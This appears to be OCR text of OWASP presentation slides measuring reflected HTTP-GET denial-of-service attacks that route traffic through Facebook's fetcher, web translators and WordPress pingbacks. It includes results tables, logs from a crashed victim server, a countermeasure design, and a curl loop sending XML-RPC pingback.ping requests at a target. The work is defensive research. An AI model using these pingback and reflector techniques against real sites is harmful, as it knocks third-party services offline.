









RESULT (COMPARISON STATS)



Name of Test	Bandwidth (in KBPS)				Bandwidth (in KBPS)			PPS			MQPS (Select)	
	UP (Min)	Down (Min)	UP (Avg)	Down (Avg)	UP (Max)	Down (Max)	Min	Avg	Max	Min	Average	Max
Normal Without Attack	7.44	6.67	7.51	7.51	7.66	8.29	2.28	2.30	2.34	0.62	0.63	0.65
Facebook Real Attack	85.85	20.18	1916.67	60.25	4925.49	137.77	6.80	92.78	258.63	0.50	0.64	0.72
Facebook Lab Simulation	91.81	9.02	1810.93	28.69	3530.05	48.35	5.44	48.28	91.12	0.63	0.65	0.66
Google Real Attack	160.09	13.70	377.00	22.98	412.83	25.53	12.95	27.81	30.39	2.21	4.54	4.95
Google Lab Simulation	336.81	22.05	402.72	24.26	407.56	26.01	25.75	30.62	31.66	4.22	4.91	5.07
Bing Real Attack	47.04	12.29	68.02	15.48	74.56	17.22	7.37	10.20	11.50	3.10	4.54	5.04
Bing Lab Simulation	45.90	11.42	60.19	13.10	140.58	15.18	8.07	9.61	12.00	2.84	3.60	4.34
Wordpress Real Attack 1T1S	96.68	12.50	186.62	16.06	202.06	19.11	11.66	20.32	22.07	10.39	18.67	20.21
Wordpress Lab Simulation 1T1S	48.94	8.80	138.71	12.82	161.14	17.61	6.06	12.77	15.08	3.58	9.62	11.12
Wordpress Real Attack 1T5S	38.07	8.83	66.62	10.55	68.73	18.27	5.26	7.99	9.03	2.51	4.65	4.86
Wordpress Lab Simulation 1T5S	46.86	8.33	58.57	9.83	60.16	14.09	5.46	6.44	7.02	3.30	4.07	4.18
Wordpress Real Attack 5T1S	402.72	25.14	732.02	35.09	812.60	38.62	37.77	66.68	73.72	27.91	50.59	56.18
Wordpress Lab Simulation 5T1S	419.81	23.87	707.34	35.87	903.82	45.16	33.91	58.68	75.20	28.81	48.45	61.73
Wordpress Real Attack 5T5S	139.36	13.94	275.91	18.53	292.38	20.54	14.21	26.44	28.12	9.64	19.10	20.27
Wordpress Lab Simulation 5T5S	209.10	15.13	281.34	18.19	289.69	19.40	18.31	24.46	25.39	14.31	19.30	19.87
Wordpress Lab Simulation 15T1S	**158.86**	**15.35**	**523.09**	**40.09**	**732.14**	**54.57**	**17.16**	**60.09**	**83.40**	**18.17**	**118.27**	**167.43**

1T1S = 1 Thread per Second

RESULT (COMPARISON STATS)




Name of Test	CPU Usage User (in %)			Memory Usage Apps(in Mbytes)				Swap		HTTP Response (in ms)			Ping (in ms)		
	Min	Avg	Max	Min	Avg	Max	Min	Avg	Max	Min	Avg	Max	Min	Avg	Max
Normal Without Attack	1.36	1.37	1.37	267.66	268.31	269.46	0.26	0.26	0.26	146.84	151.13	159.62	0.23	0.24	0.25
Facebook Real Attack	1.42	1.43	1.46	177.09	332.65	398.88	0.25	43.68	142.14	139.58	572.91	1786.88	0.21	0.22	0.23
Facebook Lab Simulation	1.41	1.42	1.43	247.43	258.42	269.41	0.00	0.00	0.00	147.20	154.77	162.33	0.22	0.23	0.23
Google Real Attack	2.23	3.51	3.73	314.25	333.66	338.43	0.10	0.55	0.97	133.84	176.24	540.87	0.21	0.24	0.27
Google Lab Simulation	3.39	3.76	3.84	319.02	328.29	331.18	0.00	0.00	0.00	133.46	157.66	187.73	0.21	0.23	0.25
Bing Real Attack	2.73	3.53	3.78	329.43	362.79	375.30	0.00	9.16	12.86	133.48	164.52	234.84	0.22	0.24	0.25
Bing Lab Simulation	2.68	3.07	3.50	345.79	371.74	392.90	0.20	18.73	45.59	133.39	235.13	1061.47	0.22	0.23	0.25
Wordpress Real Attack 1T1S	6.69	11.17	12.01	245.08	248.34	251.12	0.00	0.00	0.00	135.65	176.39	245.68	0.22	0.24	0.27
Wordpress Lab Simulation 1T1S	3.04	6.31	7.12	269.46	270.90	272.65	0.00	0.00	0.00	133.96	158.64	196.73	0.20	0.22	0.24
Wordpress Real Attack 1T5S	2.40	3.57	3.68	268.02	273.27	275.69	0.00	0.00	0.00	130.21	149.98	179.32	0.20	0.22	0.26
Wordpress Lab Simulation 1T5S	2.84	3.26	3.33	266.76	271.68	274.20	0.00	0.00	0.00	130.24	147.51	182.49	0.20	0.22	0.24
Wordpress Real Attack 5T1S	16.17	28.48	31.45	287.48	319.44	326.28	0.00	0.00	0.00	180.73	277.13	405.30	0.21	0.23	0.25
Wordpress Lab Simulation 5T1S	16.70	27.41	34.71	284.81	311.80	318.59	0.00	0.00	0.00	137.46	227.69	338.56	0.20	0.22	0.24
Wordpress Real Attack 5T5S	6.25	11.35	11.96	273.29	288.34	299.46	0.00	0.00	0.00	132.11	172.29	264.08	0.21	0.22	0.24
Wordpress Lab Simulation 5T5S	8.82	11.51	11.87	274.10	282.90	297.46	0.00	0.00	0.00	138.30	165.93	245.05	0.21	0.22	0.24
Wordpress Lab Simulation 15T1S	10.79	51.68	73.29	323.16	380.25	423.09	0.00	4.04	29.18	202.70	656.77	1372.10	0.20	0.51	2.35

1T1S = 1 Thread per Second

RESULT (VICTIM DOWN)

OWASP
The Open Web Application Security Project



```
top - 20:03:30 up  1:06,  1 user,  load average: 146.43, 124.77, 77.12
Tasks: 307 total,   1 running, 302 sleeping,
Cpu(s):  0.2%us,  1.2%sy,  0.0%ni,  0.0%id, 97.9%wa,  0.2%hi,  0.3%si,  0.2%st
Mem:    502092k total,   497072k used,     5020k free,      124k buffers
Swap:  1048572k total,  1048552k used,       20k free,     3560k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %ME
   19 root      20   0     0    0    0 S  0.5  0.
20981 apache    20   0  292m 5240  244 D  0.2  1.
20978 apache    20   0  289m 2168   72 D  0.1  0.
20989 apache    20   0  291m 3872  568 D  0.1  0.
 1525 mysql     20   0  726m 3816    4 D  0.1  0.
20988 apache    20   0  291m 4492  124 D  0.1  0.
 2384 root      20   0  100m  148    4 D  0.1  0.
20644 apache    20   0  302m 3156  240 D  0.1  0.
20919 apache    20   0  292m 3644   28 D  0.1  0.
20986 apache    20   0  292m 5804  368 D  0.1  1.
20994 root      20   0 14712   72    4 D  0.1  0.
20841 apache    20   0  292m 4976  892 D  0.1  1.
20933 apache    20   0  292m 5500  772 D  0.1  1.
20973 apache    20   0  292m 4484  680 D  0.1  0.
```


```
Killed process 12999, UID 48, (httpd) total-vm:316384kB, anon-rss:1808kB, file-r
ss:12kB
Out of memory: Kill process 13011 (httpd) score 17 or sacrifice child
Killed process 13011, UID 48, (httpd) total-vm:316620kB, anon-rss:2636kB, file-r
ss:8kB
Out of memory: Kill process 13020 (httpd) score 16 or sacrifice child
Killed process 13020, UID 48, (httpd) total-vm:315140kB, anon-rss:1920kB, file-r
ss:8kB
Out of memory: Kill process 13056 (httpd) score 17 or sacrifice child
Killed process 13056, UID 48, (httpd) total-vm:316360kB, anon-rss:1860kB, file-r
ss:36kB
Out of memory: Kill process 13035 (httpd) score 16 or sacrifice child
Killed process 13035, UID 48, (httpd) total-vm:315140kB, anon-rss:1816kB, file-r
ss:88kB
INFO: task kjournald:370 blocked for more than 120 seconds.
      Not tainted 2.6.32-573.7.1.el6.x86_64 #1
"echo 0 > /proc/sys/kernel/hung_task_timeout_secs" disables this message.
Out of memory: Kill process 13057 (httpd) score 16 or sacrifice child
Killed process 13057, UID 48, (httpd) total-vm:315620kB, anon-rss:2920kB, file-r
ss:4kB
Out of memory: Kill process 13052 (httpd) score 16 or sacrifice child
Killed process 13052, UID 48, (httpd) total-vm:314864kB, anon-rss:2100kB, file-r
ss:40kB
_
```

ANALYSIS

- The IP of Facebook, Google Translator, Bing Translator, and CMS Wordpress is shown as IP connected to the victim
- Facebook and Google translator are using several server in their side to retrieve content from the victim.
- Bing translator and some Wordpress version provide the IP of whom made request.
- Increasing thread or number of CMS Wordpress as reflector from 1 CMS Wordpress to 5 CMS Wordpress will make power of attack increase 3 – 5 times.
- Our test with 15 thread CMS Wordpress can make the victim could not accessed due to out of memory.
- From the web server log of victim, we found that all attack come from Facebook, Google translator, Bing translator, and CMS Wordpress is using HTTP-GET attack

COUNTERMEASURE


OWASP
The Open Web Application Security Project




Attacker
Attacker posting URL into Facebook
Attacker posting URL into Translator
Send Pingback Request
Facebook Image Fetcher
Web online translator
CMS Wordpress
Is victim in URL whitelist
Yes
No
HTTP HEAD Request
Is .nofetch Exist in victim?
Yes
STOP
No HTTP GET Request send to victim
No
HTTP Traffic reach victim
HTTP GET Request
Our countermeasure
Victim
Monitoring

COUNTERMEASURE (RESULT)


OWASP
The Open Web Application Security Project





COUNTERMEASURE (RESULT)

OWASP
The Open Web Application Security Project



```
[root@revpro ~]# for a in `seq 1 3` ; do curl -D -  "http://wp1.kalpin.es/xmlrpc
.php" -d "<methodCall><methodName>pingback.ping</methodName><params><param><valu
e><string>http://web.kalpin.es</string></value></param><param><value><string>htt
p://wp1.kalpin.es/hello-world/</string></value></param></params></methodCall>" ;
 done ; date
HTTP/1.1 200 OK
Date: Mon, 14 Dec 2015 15:45:56 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Connection: close
Content-Length: 370
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
